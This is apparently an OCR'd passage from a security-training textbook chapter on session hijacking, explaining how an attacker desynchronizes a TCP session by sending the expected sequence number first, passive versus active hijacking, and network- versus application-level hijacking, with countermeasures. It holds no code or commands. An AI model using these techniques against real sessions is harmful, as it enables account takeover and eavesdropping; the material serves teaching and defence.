


User
Server
Attacker
SYN <Clt ISN 1200><WIN 512>
SYN <Svr ISN 1500><WIN 1024> /ACK 1201
ACK 1501
DATA=128 <Clt SEQ 1201>
ACK (Clt SEQ + DATA) 1329
DATA=91 <Clt SEQ 1329>
ACK (Clt SEQ + DATA) 1420
DATA=20<SEQ 1420>
ACK 1440
DATA=50<SEQ 1440>

Figure 11.3: Packet analysis of a local session hijack

According to above figure, the next expected sequence number is 1420. If the attacker transmits that packet sequence number before the user does, they can desynchronize the connection between the user and server.

If the attacker sent the data with the expected sequence number before the user could, the server would be synchronized with the attacker. This leads to the establishment of a connection between the attacker and server. Then, the server would drop the data sent by the user with the correct sequence number, believing it to be a resent packet. The user is unaware of the attacker's action and may resend the data packet because the user does not receive an ACK for their TCP packet. However, the server would drop all the packets resent by the user. Thus, the local session hijacking attack is successfully completed.



Types of Session Hijacking

Passive	In a passive attack, an attacker **hijacks a session** but sits back, watches, and records all the traffic in that session
Active	In an active attack, an attacker finds an **active session** and seizes control of it

Attacker
Victim

Types of Session Hijacking

Session hijacking can be either active or passive, depending on the degree of involvement of the attacker. The essential difference between an active and passive hijack is that while an active hijack takes over an existing session, a passive hijack monitors an ongoing session.

- **Passive Session Hijacking**


  In a passive attack, after hijacking a session, an attacker only observes and records all the traffic during the session. A passive attack uses sniffers on the network, allowing attackers to obtain information such as user IDs and passwords. The attacker can later use this information to log in as a valid user and enjoy the user's privileges. Password sniffing is the simplest attack to obtain raw access to a network. Countering this attack involves methods that range from identification schemes (for example, one-time password systems such as S/KEY) to ticketing identification (for example, Kerberos). These techniques help in protecting data from sniffing attacks, but they cannot protect against active attacks if the data are unencrypted or do not carry a digital signature.

- **Active Session Hijacking**

  In an active attack, an attacker takes over an existing session either by breaking the connection on one side of the conversation or by actively participating. An example of an active attack is a man-in-the-middle (MITM) attack. To perform a successful MITM attack, the attacker must guess the sequence number before the target responds to the server. On most current networks, sequence-number prediction does not work, because operating-system (OS) vendors use random values for the initial sequence number, which makes it difficult to predict sequence numbers.

Attacker
Victim

Figure 11.4: Attacker sniffing a victim’s traffic



Session Hijacking in OSI Model

Network-Level Hijacking

- Network-level hijacking can be defined as the **interception of packets** during the transmission between a client and the server in a TCP or UDP session

Application-Level Hijacking

- Application-level hijacking refers to **gaining control** over the **HTTP's user session** by obtaining the session IDs

Session Hijacking in OSI Model

